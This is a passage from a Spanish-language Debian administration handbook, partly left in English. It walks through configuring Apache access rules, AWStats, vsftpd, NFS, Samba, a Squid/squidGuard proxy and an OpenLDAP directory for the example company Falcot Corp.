The `Require` syntax is only available in Apache 2.4 (the version shipped since *Jessie*). For users of *Wheezy*, the Apache 2.2 syntax is different, and we describe it here mainly for reference, although it can also be made available in Apache 2.4 using the `mod_access_compat` module.

Las directivas `Allow from` y `Deny from` controlan las restricciones de acceso a un directorio (y sus subdirectorios de forma recursiva).

La directiva `Order` le indica al servidor el orden en el que aplicar las directivas `Allow from` y `Deny from`; la última que coincida tiene precedencia. En términos concretos, `Order deny,allow` permite acceso si no coincide ninguna regla `Deny from` o si coincide una directiva `Allow from`. A la inversa, `Order allow,deny` rechaza el acceso si no coincide ninguna directiva `Allow from` (o si coincide una directiva `Deny from`).

A las directivas `Allow from` y `Deny from` le puede seguir una dirección IP, una red (como `192.168.0.0/255.255.255.0`, `192.168.0.0/24` o inclusive `192.168.0`), un nombre de equipo o nombre de dominio o la palabra clave `all` que incluye a todos.

Por ejemplo, para rechazar conexiones de forma predeterminada pero permitir las que provienen de la red local podría usar esto:

```
Order deny,allow
Allow from 192.168.0.0/16
Deny from all
```

11.2.5. Analizadores de registros

Generalmente se instala un analizador de registros en un servidor web; ya que éste provee a los administradores una idea precisa sobre los patrones de uso del servidor.

Los administradores de Falcot Corp seleccionaron *AWStats* (estadísticas web avanzadas: «*Advanced Web Statistics*) para analizar sus archivos de registro de Apache.

El primer paso de configuración es personalizar el archivo `/etc/awstats/awstats.conf`. Los administradores de Falcot lo mantuvieron sin cambios más que los siguientes parámetros:

```
LogFile="/var/log/apache2/access.log"
LogFormat = "%virtualname %host %other %logname %time1 %methodurl %code %bytesd %
    ➥ refererquot %uaquot"
SiteDomain="www.falcot.com"
```

```
HostAliases="falcot.com REGEX[^.*\.falcot\.com$]"
DNSLookup=1
LoadPlugin="tooltips"
```

Todos estos parámetros están documentados con comentarios en el archivo de la plantilla. En particular, los parámetros `LogFile` y `LogFormat` describen la ubicación y el formato del archivo de registros y la información que contiene; `SiteDomain` y `HostAliases` enumeran los varios nombres con los que se conocerá el sitio web principal.

En sitios con mucho tráfico, no debería definir `DNSLookup` como 1; para sitios más pequeños, como el de Falcot ya descripto, esta configuración permite conseguir reportes más legibles que incluyen nombres completos de equipos en lugar de sólo direcciones IP.

SEGURIDAD

Acceso a las estadísticas

De forma predeterminada AWStats genera estadísticas disponibles en el sitio web sin restricciones, pero puede configurarlas para que sólo unas pocas direcciones IP (probablemente internas) puedan accederlas; necesita definir la lista de direcciones IP permitidas en el parámetro `ALlowAccessFromWebToFollowingIPAddresses`

AWStats también estará activo para otros servidores virtuales; cada servidor virtual necesita su propio archivo de configuración, como `/etc/awstats/awstats.www.falcot.org.conf`.

Ejemplo 11.18 *Archivo de configuración de AWStats para un servidor virtual*

```
Include "/etc/awstats/awstats.conf"
SiteDomain="www.falcot.org"
HostAliases="falcot.org"
```

AWStats utiliza varios íconos almacenados en el directorio `/usr/share/awstats/icon/`. Para que éstos estén disponibles en el sitio web, necesita adaptar la configuración de Apache para incluir la siguiente directiva:

```
Alias /awstats-icon/ /usr/share/awstats/icon/
```

Luego de unos minutos (y una vez que el script ejecutó varias veces), los resultados estarán disponibles en el sitio web:

➨ `http://www.falcot.com/cgi-bin/awstats.pl`

➨ `http://www.falcot.org/cgi-bin/awstats.pl`

PRECAUCIÓN

Rotación de archivos de registro

Para que las estadísticas tengan en cuenta todos los registros, *AWStats* necesita ejecutar justo antes que se roten los archivos de registro de Apache. Teniendo en cuenta la directiva `prerotate` del archivo `/etc/logrotate.d/apache2`, puede solucionarlo agregando un enlace simbólico a `/usr/share/awstats/tools/update.sh` en `/etc/logrotate.d/httpd-prerotate`:

```
$ cat /etc/logrotate.d/apache2
/var/log/apache2/*.log {
  daily
  missingok
  rotate 14
  compress
  delaycompress
  notifempty
  create 644 root adm
  sharedscripts
  postrotate
    if invoke-rc.d apache2 status > /dev/null 2>&1; then \
      invoke-rc.d apache2 reload > /dev/null 2>&1; \
    fi;
  endscript
  prerotate
    if [ -d /etc/logrotate.d/httpd-prerotate ]; then \
      run-parts /etc/logrotate.d/httpd-prerotate; \
    fi; \
  endscript
}

$ sudo mkdir -p /etc/logrotate.d/httpd-prerotate
$ sudo ln -sf /usr/share/awstats/tools/update.sh \
  /etc/logrotate.d/httpd-prerotate/awstats
```

Sepa también que los archivos de registro creados por `logrotate` necesitan ser legibles por todos, especialmente AWStats. En el ejemplo anterior, se garantiza esto con la línea `create 644 root adm` (en lugar de los permisos predeterminados `640`).

11.3. Servidor de archivos FTP

FTP (*protocolo de transferencia de archivos*: «File Transfer Protocol») es uno de los primeros protocolos de Internet (¡RFC 959 fue publicado en 1985!). Era utilizado para distribuir archivos antes que naciera la web (se creó el protocolo HTTP en 1990, y su versión 1.0 fue formalmente definida en el RFC 1945 publicado en 1996).

El protocolo permite tanto subir como descargar archivos; por esta razón, todavía continúa siendo utilizado para desplegar actualizaciones a un sitio web almacenado por nuestro proveedor de Internet (o cualquier otra entidad que almacene sitios web). En estos casos, se fuerza el acceso seguro con un identificador de usuario y una contraseña; si éste es exitoso, el servidor FTP proporciona acceso de lectura y escritura al directorio del usuario.

Otros servidores FTP son utilizados principalmente para distribuir archivos para descargar públicamente; los paquetes Debian son un buen ejemplo. Se obtiene el contenido de estos servi-

dores desde otros servidores, geográficamente remotos; luego éstos estarán disponibles para usuarios menos distantes. Esto significa que no necesita autenticación del cliente; como consecuencia, se conoce este modo de operación como «FTP anónimo». Para ser perfectamente correcto, los clientes sí se autentican con el nombre de usuario anonymous («anónimo»); la contraseña es generalmente, por convención, la dirección de correo del usuario, pero el servidor la ignora.

Many FTP servers are available in Debian (*ftpd*[1], *proftpd-basic*, *pyftpd* and so on). The Falcot Corp administrators picked *vsftpd* because they only use the FTP server to distribute a few files (including a Debian package repository); since they don't need advanced features, they chose to focus on the security aspects.

Instalar el paquete crea un usuario de sistema ftp. Siempre se utiliza esta cuenta para conexiones FTP anónimas, y su directorio personal (`/srv/ftp/`) es la raíz del árbol al que tienen acceso los usuarios que se conecten a este servicio. La configuración predeterminada (en `/etc/vsftpd.conf`) requiere algunso cambios para permitir poner a disposición archivos grandes para su descarga pública: es necesario habilitar el acceso anonimo (anonymous_enable=YES) y se debe desactivar el acceso (de sólo lectura) para los usuarios locales (local_enable=NO). Este último punto es particularmente importante, puesto que el protocolo FTP no utiliza cifrado y podría interceptarse la contraseña de los usuario a través de la red.

11.4. Servidor de archivos NFS

NFS (*Network File System*) is a protocol allowing remote access to a filesystem through the network. All Unix systems can work with this protocol.

SPECIFIC CASE

Microsoft Windows and NFS Shares

When older or (so called) "Home" variants of Windows are involved, usually Samba (Sección 11.5, «Configuración de espacios compartidos Windows con Samba» página 312) must be used instead of NFS. Modern Windows Server and "Pro" or "Enterprise" Desktop solutions however have built-in support for NFS. After installation of the "Services for NFS" components NFS shares can be accessed and temporarily or permanently mounted like any other network share. Be aware of possible encoding issues in file names.

As an alternative Debian can be installed on Windows 10 Pro and higher. It requires the installation of the Windows Subsystem for Linux component and the Debian app from the Windows store.

➨ `https://www.microsoft.com/en-us/p/debian/9msvkqc78pk6?`

NFS es una herramienta muy útil. Si bien anteriormente ha tenido muchas limitaciones, la mayoría ha desaparecido con la versión 4 del protocolo. El inconveniente es qu ela última versión de NFS e más díficil de configurar cuando se quieren utilizar funciones básicas de seguridad como la autenticación y el cifrado, puesto que se basa en Kerberos para estas funcionalidades.

[1] The *ftpd* package is not included in Debian *Buster* due to a bug, which could not be solved before the release.

Sin éstas, el protocolo NFS tiene que restringirse a la utilización en una red local de confianza puesto que los datos que circulan por la red no están cifrados (un sniffer los puede interceptar) y los permisos de acceso se conceden en función de la dirección IP del cliente (que puede ser suplantada).

DOCUMENTACIÓN
«HOWTO» de NFS

Good documentation to deploy NFSv4 is rather scarce. Here are some pointers with content of varying quality but that should at least give some hints on what should be done.

➨ `https://help.ubuntu.com/community/NFSv4Howto`

➨ `https://wiki.linux-nfs.org/wiki/index.php/Nfsv4_configuration`

11.4.1. Protección de NFS

Si no se utilizan las características de seguridad basadas en Kerberos, debería asegurarse de que sólo los equipos autorizados a utilizar NFS puedan conectarse a los varios servidores RPC necesarios, porque el protocolo básico confía en la información recibida a través de la red. El firewall debería por tanto prohibir la *usurpación de IPs* («IP spoofing») para prevenir que una máquina externa se haga pasar por una interna y el acceso a los puertos apropiados debería estar restringido únicamente a los equipos que deban acceder a espacios compartidos por NFS.

VOLVER A LOS CIMIENTOS
RPC

RPC (*llamada a procedimiento remoto*: «Remote Procedure Call») es un estándar Unix para servicios remotos. NFS es uno de esos servicios.

Los servicios RPC se registran en un directorio conocido como *portmapper* («asociador de puertos»). Un cliente que desee realizar una consulta NFS primero debe dirigirse al *portmapper* (en el puerto 111, TCP o UDP) y preguntar por el servidor NFS; la respuesta generalmente mencionará el puerto 2049 (el predeterminado para NFS). No todos los servicios RPC utilizan un puerto fijo necesariamente.

Las versiones antiguas del protocolo requerían otros servicios RPC que utilizaban puertos asignados dinámicamente. Afortunadamente, con la versíon 4 de NFS solo son necesarios los puertos 2049 (para el NFS propiamente) y el 111 (para el *portmapper*), por lo que son fáciles de filtrar mediante un cortafuegos.

11.4.2. Servidor NFS

El servidor NFS es parte del núcleo Linux; en los núcleos que Debian provee está compilado como un módulo de núcleo. Si necesita ejecutar el servidor NFS automáticamente al iniciar, debe instalar el paquete *nfs-kernel-server*; contiene los scripts de inicio relevantes.

El archivo de configuración del servidor NFS, `/etc/exports`, enumera los directorios que estarán disponibles en la red (*exportados*). Para cada espacio compartido NFS, sólo tendrán acceso las máquinas especificadas. Puede obtener un control más detallado con unas pocas opciones. La sintaxis para este archivo es bastante simple:

```
/directorio/a/compartir maquina1(opcion1,opcion2,...) maquina2(...) ...
```

Es importante recalcar que con NFSv4 todas las carpetas exportadas deben ser parte de un único arbol de directorios y que el directorio raiz de este arbol debe ser exportado e identificado con la opción fsid=0 o fsid=root.

Puede identificar cada máquina mediante su nombre DNS o su dirección IP. También puede especificar conjuntos completos de máquinas utilizando una sintaxis como *.falcot.com o un rango de direcciones IP 192.168.0.0/255.255.255.0 o 192.168.0.0/24.

De forma predeterminada (o si utiliza la opción ro), los directorios están disponibles sólo para lectura. La opción rw permite acceso de lectura y escritura. Los clientes NFS típicamente se conectan desde un puerto restringido sólo a root (en otras palabras, menor a 1024); puede eliminar esta restricción con la opción insecure (la opción secure es implícita, pero puede hacerla explícita para más claridad).

De forma predeterminada, el servidor sólo responderá a peticiones NFS cuando se complete la operación actual de disco (la opción sync); puede desactivar esta funcionalidad con la opción async. Las escrituras asíncronas aumentarán un poco el rendimiento a cambio de una disminución de la fiabilidad, debido al riesgo de pérdida de datos en caso de un cierre inesperado del servidor durante el tiempo que transcurre entre que se recibe la petición de escritura y cuando los datos hayan sido escritos realmente en el disco. Debido a que el valor predeterminado cambió recientemente (comparado con el valor histórico de NFS), se recomienda configurarlo explícitamente.

In order to not give root access to the filesystem to any NFS client, all queries appearing to come from a root user are considered by the server as coming from the nobody user. This behavior corresponds to the root_squash option, and is enabled by default. The no_root_squash option, which disables this behavior, is risky and should only be used in controlled environments. If all users should be mapped to the user nobody, use all_squash. The anonuid=*uid* and anongid=*gid* options allow specifying another fake user to be used instead of UID/GID 65534 (which corresponds to user nobody and group nogroup).

Con NFSv4 se puede añadir la opción sec para precisar el nivel de seguridad deseado: sec=sys es el valor predeterminado sin ningún tipo de seguridad particular, sec=krb5 habilita únicamente la autenticación, sec=krb5i añade una protección de integridad y sec=krb5p es el nivel más alto, que incluye la protección de la confidencialidad (mediante el cifrado de datos). Para que todo esto pueda funcionar es necesaria una instalación funcional de Kerberos (este libro no se trata en este libro).

Existen otras opciones disponibles; están documentadas en la página de manual `exports(5)`.

PRECAUCIÓN

Primera instalación

The `/etc/init.d/nfs-kernel-server` boot script only starts the server if `/etc/exports` lists one or more valid NFS shares. On initial configuration, once this file has been edited to contain valid entries, the NFS server must therefore be started with the following command:

```
# systemctl start nfs-kernel-server
```

11.4.3. Cliente NFS

As with other filesystems, integrating an NFS share into the system hierarchy requires mounting (and the *nfs-common* package). Since this filesystem has its peculiarities, a few adjustments were required in the syntaxes of the `mount` command and the `/etc/fstab` file.

Ejemplo 11.19 *Montaje manual con el programa `mount`*

```
# mount -t nfs4 -o rw,nosuid arrakis.internal.falcot.com:/shared /srv/shared
```

Ejemplo 11.20 *Elemento NFS en el archivo `/etc/fstab`*

```
arrakis.internal.falcot.com:/shared /srv/shared nfs4 rw,nosuid 0 0
```

The entry described above mounts, at system startup, the NFS directory `/shared/` from the arrakis server into the local `/srv/shared/` directory. Read-write access is requested (hence the `rw` parameter). The `nosuid` option is a protection measure that wipes any `setuid` or `setgid` bit from programs stored on the share. If the NFS share is only meant to store documents, another recommended option is `noexec`, which prevents executing programs stored on the share. Note that on the server, the `shared` directory is below the NFSv4 root export (for example `/export/shared`), it is not a top-level directory.

La página de manual `nfs(5)` describe todas las opciones con algo de detalle.

11.5. Configuración de espacios compartidos Windows con Samba

Samba es un conjunto de herramientas que administran el protocolo SMB (también conocido como «CIFS») en Linux. Windows utiliza este protocolo para espacios compartidos de red e impresoras compartidas.

Samba can also act as a Windows domain controller. This is an outstanding tool for ensuring seamless integration of Linux servers and the office desktop machines still running Windows.

11.5.1. Servidor Samba

El paquete *samba* contiene los dos servidores principales de Samba 4: `smbd` y `nmbd`.

DOCUMENTACIÓN
Yendo más allá

El servidor Samba es extremadamente configurable y versátil y puede adaptarse a muchos casos de uso diferentes con requisitos y arquitecturas de red muy distintas. Este libro se centrará en el uso de Samba como un servidor autónomo, pero también puede utilizarse como controlador de un dominio NT4, como controlador de un

dominio basado en Active Directory o también como un simple servidor integrado en un dominio ya existente (que puede estar gestionado por un servidor Windows).

The *samba* package contains all the necessary manual pages and in `/usr/share/doc/samba/examples/` a wealth of commented example files. If you are looking for a more comprehensive documentation, you may check the *Samba* website.

➨ `https://www.samba.org/samba/docs/`

HERRAMIENTA

Autenticación con un servidor Windows

Winbind provee a los administradores de sistemas la opción de utilizar un servidor Windows como servidor de autenticación. Winbind también se integra limpiamente con PAM y NSS. Esto permite configurar máquinas Linux en las que todos los usuarios de un dominio Windows automáticamente tienen una cuenta.

More information can be found in the `/usr/share/doc/libpam-winbind/examples/pam_winbind/` directory of the *libpam-winbind* package.

Configuración con debconf

The package sets up a minimal configuration during the initial installation by plainly copying `/usr/share/samba/smb.conf`. So you should really run `dpkg-reconfigure samba-common` to adapt it:

On first installation the only piece of required information is the name of the workgroup where the Samba server will belong (the answer is FALCOTNET in our case).

In case of a package update (from the old stable Debian version) or if the SMB server has already been configured to use a WINS server (wins server) the package also proposes identifying the WINS server from the information provided by the DHCP daemon. The Falcot Corp administrators rejected this option, since they intend to use the Samba server itself as the WINS server.

Configuración manual

Cambios en `smb.conf` Los requisitos en Falcotr requieren modificar otras opciones en el archivo de configuración `/etc/samba/smb.conf`. Los siguientes extractos resumen los cambios realizados en la sección [global].

```
[...]

[global]

## Browsing/Identification ###

# Change this to the workgroup/NT-domain name your Samba server will part of
   workgroup = FALCOTNET

# Windows Internet Name Serving Support Section:
# WINS Support - Tells the NMBD component of Samba to enable its WINS Server
```

```
   wins support = yes ❶

[...]

####### Authentication #######

# Server role. Defines in which mode Samba will operate. Possible
# values are "standalone server", "member server", "classic primary
# domain controller", "classic backup domain controller", "active
# directory domain controller".
#
# Most people will want "standalone server" or "member server".
# Running as "active directory domain controller" will require first
# running "samba-tool domain provision" to wipe databases and create a
# new domain.
   server role = standalone server

   obey pam restrictions = yes

[...]

# "security = user" is always a good idea. This will require a Unix account
# in this server for every user accessing the server.
   security = user ❷

[...]
```

❶ Indicates that Samba should act as a Netbios name server (WINS) for the local network. This option has been removed from the default configuration in *Buster* and must be added manually if desired.

❷ Este es el valor predeterminado para este parámetro; sin embargo, como es central a la configuración de Samba, se recomienda rellenarlo explícitamente. Cada usuario debe autenticarse antes de acceder a cualquier espacio compartido.

Añadir usuarios Cada usuario Samba necesita una cuenta en el servidor; primero debe crear las cuentas Unix, luego necesita registrar el usuario en la base de datos de Samba. El paso de Unix se realiza de la forma normal (por ejemplo, utilizando `adduser`).

Agregar un usuario existente a la base de datos de Samba sólo es cuestión de ejecutar `smbpasswd -a` *`usuario`*; esto pedirá la contraseña de forma interactiva.

Puede eliminar un usuario ejecutando `smbpasswd -x` *`usuario`*. También puede desactivar temporalmente una cuenta Samba (con `smbpasswd -d` *`usuario`*) y reactivarla después (con `smbpasswd -e` *`usuario`*).

11.5.2. Cliente Samba

La funcionalidad de cliente en Samba le permite a una máquina Linux acceder a espacios e impresoras compartidas en Windows. Los programas necesarios se encuentran en los paquetes *cifs-utils* y *smbclient*.

El programa `smbclient`

El programa `smbclient` consulta servidores SMB. Puede utilizarse la opción -U *usuario*, para conectarse con el servidor bajo una identidad concreta. Con `smbclient //servidor/espaciocompartido` se accede al espacio compartido de modo interactivo como si se tratara de un cliente FTP en una consola. `smbclient -L servidor` enumerará todos los espacios compartidos (y visibles) en un servidor.

Montaje de espacios compartidos de Windows

El programa `mount` permite montar un espacio compartido de Windows en la jerarquía del sistema de archivos de Linux (con la ayuda de `mount.cifs` provisto por *cifs-utils*).

Ejemplo 11.21 *Montaje de un espacio compartido de Windows*

```
mount -t cifs //arrakis/shared /shared \
      -o credentials=/etc/smb-credentials
```

El archivo `/etc/smb-credentials` (que no debe ser accesible por usuarios) tiene el siguiente formato:

```
username = usuario
password = contraseña
```

Puede especificar otras opciones en la línea de órdenes; la lista completa se encuentra disponible en la página de manual `mount.cifs(1)`. Dos opciones en particular pueden ser interesantes: `uid` y `gid` que permiten forzar el usuario y grupo dueños de los archivos disponibles en el punto de montaje para no restringir el acceso a root.

También puede configurar el montaje de un espacio compartido Windows en `/etc/fstab`:

```
//servidor/shared /shared cifs credentials=/etc/smb-credentials
```

Puede desmontar un espacio compartido SMB/CIFS con el programa `umount` estándar.

Impresión en una impresora compartida

CUPS es una solución elegante para imprimir desde una estación de trabajo Linux en una impresora compartida por una máquina Windows. Cuando instale *smbclient*, CUPS le permitirá instalar impresoras compartidas Windows de forma automática.

Los pasos necesarios son los siguientes:

- Introduzca la interfaz dec configuración CUPS: http://localhost:631/admin
- Pulse en «Agregar impresora».
- Seleccione el dispositivo de impresión, elija «Impresora Windows via SAMBA».
- Introduzca la URI de conexión para la impresora de red. Debería ser similar a la siguiente: smb://*usuario*:*contraseña*@*servidor*/*impresora.*
- Introduzca el nombre que identificará unívocamente a esta impresora. Luego introduzca la descripción y la ubicación de la impresora. Se mostrarán estas cadenas a los usarios para ayudarlos a identificar las impresoras.
- Indique el fabricante/modelo de la impresora o, directamente, provea un archivo de descripción de impresora (PDD: «Printer Description File») funcional.

Voilà, ¡la impresora ya está lista!

11.6. Proxy HTTP/FTP

Un proxy HTTP/FTP funciona como intermediaro para conexiones HTTP y/o FTP. Su rol es doble:

- Actuar como caché: los documentos que han sido descargados recientemente son copiados localmente para evitar múltiples descargas.
- Servidor de filtro: si el uso del proxy es obligatorio (y se bloquean las conexiones salientes a menos que sean a través del proxy), entonces el proxy puede determinar si se permite o no el pedido.

Falcot Corp eligió a Squid como su servidor proxy.

11.6.1. Instalación

The *squid*[2] Debian package only contains the modular (caching) proxy. Turning it into a filtering server requires installing the additional *squidguard* package. In addition, *squid-cgi* provides a querying and administration interface for a Squid proxy.

[2] The *squid3* package, providing Squid until Debian *Jessie*, is now a transitional package and will automatically install *squid*.

Antes de instalarlo, debe asegurarse que el sistema pueda identificar su propio nombre completo: `hostname f` debe devolver el nombre completamente calificado (incluyendo el dominio). Si no lo hace, entonces debe editar el archivo `/etc/hosts` para que contenga el nombre completo del sistema (por ejemplo, arrakis.falcot.com). El nombre oficial del equipo debe ser validado con el administrador de la red para evitar posibles conflictos de nombre.

11.6.2. Configuración de un caché

Enabling the caching server feature is a simple matter of editing the `/etc/squid/squid.conf` configuration file and allowing machines from the local network to run queries through the proxy. The following example shows the modifications made by the Falcot Corp administrators:

Ejemplo 11.22 *The `/etc/squid/squid.conf` file (excerpts)*

```
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR CLIENTS
#
include /etc/squid/conf.d/*

# Example rule allowing access from your local networks.
# Adapt localnet in the ACL section to list your (internal) IP networks
# from where browsing should be allowed

acl our_networks src 192.168.1.0/24 192.168.2.0/24
http_access allow our_networks
http_access allow localhost
# And finally deny all other access to this proxy
http_access deny all
```

11.6.3. Configuración de un filtro

`squid` itself does not perform the filtering; this action is delegated to `squidGuard`. The former must then be configured to interact with the latter. This involves adding the following directive to the `/etc/squid/squid.conf` file:

```
url_rewrite_program /usr/bin/squidGuard -c /etc/squid/squidGuard.conf
```

The `/usr/lib/cgi-bin/squidGuard.cgi` CGI program also needs to be installed, using `/usr/share/doc/squidguard/examples/squidGuard.cgi.gz` as a starting point. Required modifications to this script are the `$proxy` and `$proxymaster` variables (the name of the proxy and the administrator's contact email, respectively). The `$image` and `$redirect` variables should point to existing images representing the rejection of a query.

The filter is enabled with the `service squid reload` command. However, since the *squidguard* package does no filtering by default, it is the administrator's task to define the policy.

This can be done by creating the `/etc/squid/squidGuard.conf` file (using `/etc/squidguard/squidGuard.conf.default` as template if required).

Debe regenerar la base de datos de trabajo con `update-squidguard` luego de cada modificación al archivo de configuración de `squidGuard` (o uno de las listas de dominios o URLs que menciona). La sintaxis del archivo de configuración se encuentra documentada en el siguiente sitio web:

➡ `http://www.squidguard.org/Doc/configure.html`

ALTERNATIVE

E2guardian (a DansGuardian Fork)

The *e2guardian* package, a DansGuardian fork, is an alternative to *squidguard*. This software does not simply handle a blacklist of forbidden URLs, but it can take advantage of the PICS[3] (*Platform for Internet Content Selection*) to decide whether a page is acceptable by dynamic analysis of its contents.

11.7. Directorio LDAP

OpenLDAP es una implementación del protocolo LDAP; en otras palabras, es una base de datos de propósito especial diseñada para almacenar directorios (N.T. directorio en el sentido de directorio/agenda de personas, equipos o configuraciones, no directorio de un sistema de archivos). En el caso de uso más común, utilizar un servidor LDAP permite centralizar la administración de las cuentas de usuario y los permisos relacionados. Además se puede replicar fácilmente una base de datos LDAP, lo que permite configurar varios servidores LDAP sincronizados. Cuando la red y la cantidad de usuarios crecen rápidamente se puede balancear la carga entre varios servidores.

Los datos LDAP son estructurados y jerárquicos. La estructura es definida por «esquemas» («schemas») que describen el tipo de objetos que la base de datos puede almacenar junto con una lista de todos sus atributos posibles. La sintaxis utilizada para hacer referencia a un objeto particular en la base de datos está basada en esta estructura, lo que explica su complejidad.

11.7.1. Instalación

El paquete *slapd* contiene el servidor OpenLDAP. El paquete *ldap-utils* incluye herramientas de línea de órdenes para interactuar con servidores LDAP.

Installing *slapd* usually asks only for the administrator's password and the resulting database is unlikely to suit your needs. Fortunately a simple `dpkg-reconfigure slapd` will let you reconfigure the LDAP database with more details:

- ¿Evitar la configuración del servidor OpenLDAP? No, por supuesto que deseamos configurar este servicio.

[3] PICS has been superseded by the *Protocol for Web Description Resources* (POWDER system: `https://www.w3.org/2009/08/pics_superseded.html`.

- Nombre de dominio DNS: «falcot.com».
- Nombre de la organización: "Falcot Corp".
- Debe ingresar la contraseña de administración.
- Base de datos a utilizar: «MDB».
- ¿Desea eliminar la base de datos cuando se purge *slapd*? No. No tiene sentido arriesgarse a perder la base de datos por error.
- ¿Mover una base de datos anterior? Esta pregunta sólo es realizada cuando se intenta configurarlo y ya existe una base de datos. Sólo responda «yes» si realmente desea iniciar nuevamente desde una base de datos limpia; por ejemplo, si ejecuta `dpkg-reconfigure slapd` inmediatamente después de instalarlo por primera vez.

VOLVER A LOS CIMIENTOS

Formato LDIF

Un archivo LDIF (*formato de intercambios de datos LDAP*: «LDAP Data Interchange Format») es un archivo de texto portable que describe el contenido de una base de datos LDAP (o una porción de la misma); puede utilizarlo para introducir datos en otro servidor LDAP.

Ahora tiene configurada una base de datos mínima, como podrá ver con la siguiente consulta:

```
$ ldapsearch -x -b dc=falcot,dc=com
# extended LDIF
#
# LDAPv3
# base <dc=falcot,dc=com> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# falcot.com
dn: dc=falcot,dc=com
objectClass: top
objectClass: dcObject
objectClass: organization
o: Falcot Corp
dc: falcot

# admin, falcot.com
dn: cn=admin,dc=falcot,dc=com
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator

# search result
search: 2
result: 0 Success
```

```
# numResponses: 3
# numEntries: 2
```

La consulta devolvió dos objetos: la organización en sí mismo y el usuario de administración.

11.7.2. Relleno del directorio

Debido a que una base de datos vacía no es particularmente útil, se trata ahora de integrar en ella todos los directorios existenes; esto incluye las bases de datos de usuarios, grupos, servicios y equipos.

El paquete *migrationtools* proporciona un conjunto de scripts para extraer los datos de los directorios estándar de Unix (`/etc/passwd`, `/etc/group`, `/etc/services`, `/etc/hosts`, etc.), convetir estos datos y agregarlos en la base de datos LDAP.

Una vez que instaló el paquete, es necesario editar el archivo `/etc/migrationtools/migrate_common.ph`; debe activar las opciones `IGNORE_UID_BELOW` y `IGNORE_GID_BELOW` (descomentarlas es suficiente) y debe actualizar `DEFAULT_MAIL_DOMAIN`/`DEFAULT_BASE`.

La operación de migración en sí es gestionada por el script `migrate_all_online.sh`, como sigue:

```
# cd /usr/share/migrationtools
# LDAPADD="/usr/bin/ldapadd -c" ETC_ALIASES=/dev/null ./migrate_all_online.sh
```

`migrate_all_online.sh` realizará unas pocas preguntas sobre la base de datos LDAP a la que migrará los datos. La Tabla 11.1 resume las respuestas dadas en el caso de uso de Falcot.

Pregunta	Respuesta
Contexto de nombre X.500	dc=falcot,dc=com
Nombre del servidor LDAP	localhost
Administrador del DN	cn=admin,dc=falcot,dc=com
Credenciales Bind	la contraseña de administración
Crear DUAConfigProfile	no

Cuadro 11.1 *Respuestas a las preguntas del script `migrate_all_online.sh`*

Deliberadamente evitamos migrar el archivo `/etc/aliases`, ya que el esquema estándar provisto por Debian no incluye la estructura que utiliza este script para describir alias de correo. Si quisiéramos integrar estos datos en el directorio, debe agregar el archivo `/etc/ldap/schema/misc.schema` al esquema estándar.

HERRAMIENTA

Navegación de un directorio LDAP

El programa `jxplorer` (en el paquete del mismo nombre) es una herramienta gráfica que permite navegar y editar una base de datos LDAP. Es una herramienta interesante que proporciona al administrador una buena visión de la estructura jerárquica de los datos de LDAP.

Sepa también que el programa `ldapadd` tiene una opción -c; esta opción solicita que no se detenga el proceso en caso de errores. Es necesario utilizar esta opción debido a que la conversión del archivo `/etc/services` genera unos pocos errores que puede ignorar sin problemas.

11.7.3. Administración de cuentas con LDAP

Ahora que la base de datos LDAP contiene información útil, es momento de utilizar estos datos. Esta sección se enfoca en cómo configurar un sistema Linux para que los directorios de sistema utilicen la base de datos LDAP.

Configuración de NSS

El sistema NSS (cambio de servicio de nombres: «Name Service Switch», revise el recuadro «NSS y bases de datos de sistema» página 177) es un sistema modular diseñado para definir u obtener información para directorios de sistemas. Utilizar LDAP como fuente de datos para NSS requiere instalar el paquete *libnss-ldap*. Al hacerlo, se harán unas pocas preguntas cuyas respuestas están resumidas en la Tabla 11.2 .

Pregunta	**Respuesta**
Identificar de recurso uniforme (URI) del servidor LDAP	ldapi://ldap.falcot.com
Nombre distinguido de la base de búsqueda	dc=falcot,dc=com
Versión LDAP a utilizar	3
cuenta LDAP para root	cn=admin,dc=falcot,dc=com
contraseña de la cuenta root de LDAP	la contraseña de administración
Allow LDAP admin account behave like local root?	yes
¿La base de datos LDAP requiere inicio de sesión?	no

Cuadro 11.2 *Configuración del paquete* lbnss-ldap

The `/etc/nsswitch.conf` file then needs to be modified, so as to configure NSS to use the freshly-installed `ldap` module. You can use the example provided in /usr/share/doc/libnss-ldap/examples/nsswitch.ldap or edit your existing configuration.

Ejemplo 11.23 *El archivo `/etc/nsswitch.conf`*

```
#ident $Id: nsswitch.ldap,v 2.4 2003/10/02 02:36:25 lukeh Exp $
#
# An example file that could be copied over to /etc/nsswitch.conf; it
# uses LDAP conjunction with files.
#
```

```
# ”hosts:” and ”services:” in this file are used only if the
# /etc/netconfig file has a ”-” for nametoaddr_libs of ”inet” transports.

# the following lines obviate the ”+” entry in /etc/passwd and /etc/group.
passwd:                 files ldap
shadow:                 files ldap
group:                 files ldap

# consult DNS first, we will need it to resolve the LDAP host. (If we
# can’t resolve it, we’re in infinite recursion, because libldap calls
# gethostbyname(). Careful!)
hosts:                 dns ldap

# LDAP is nominally authoritative for the following maps.
services:   ldap [NOTFOUND=return] files
networks:   ldap [NOTFOUND=return] files
protocols:  ldap [NOTFOUND=return] files
rpc:        ldap [NOTFOUND=return] files
ethers:     ldap [NOTFOUND=return] files

# no support for netmasks, bootparams, publickey yet.
netmasks:   files
bootparams: files
publickey:  files
automount:  files

# I’m pretty sure nsswitch.conf is consulted directly by sendmail,
# here, so we can’t do much here. Instead, use bbense’s LDAP
# rules ofr sendmail.
aliases:    files
sendmailvars:   files

# Note: there is no support for netgroups on Solaris (yet)
netgroup:   ldap [NOTFOUND=return] files
```

Generalmente agregará el módulo `ldap` antes que los demás para que, de esa forma, sea consultado primero. La excepción notable es el servicio hosts ya que para contactar el servidor LDAP necesita una consulta de DNS primero (para resolver ldap.falcot.com). Sin esta excepción, una consulta de nombres intentaría consultar al servidor LDAP; esto dispararía una resolución de nombres para el servidor LDAP, y así sucesivamente en un ciclo infinito.

Si se debe considerar al servidor LDAP como autoritativo (e ignorar los archivos locales utilizados por el módulo `files`), puede configurar los servicios con la siguiente sintaxis:

servicio: ldap [NOTFOUND=return] files.

Si la entrada solicitada no existe en la base de datos LDAP, la consulta devolverá la respuesta «inexistente» aún cuando el recurso exista en uno de los archivos locales; sólo se utilizarán estos archivos locales cuando el servicio LDAP esté caído.

Configuración de PAM

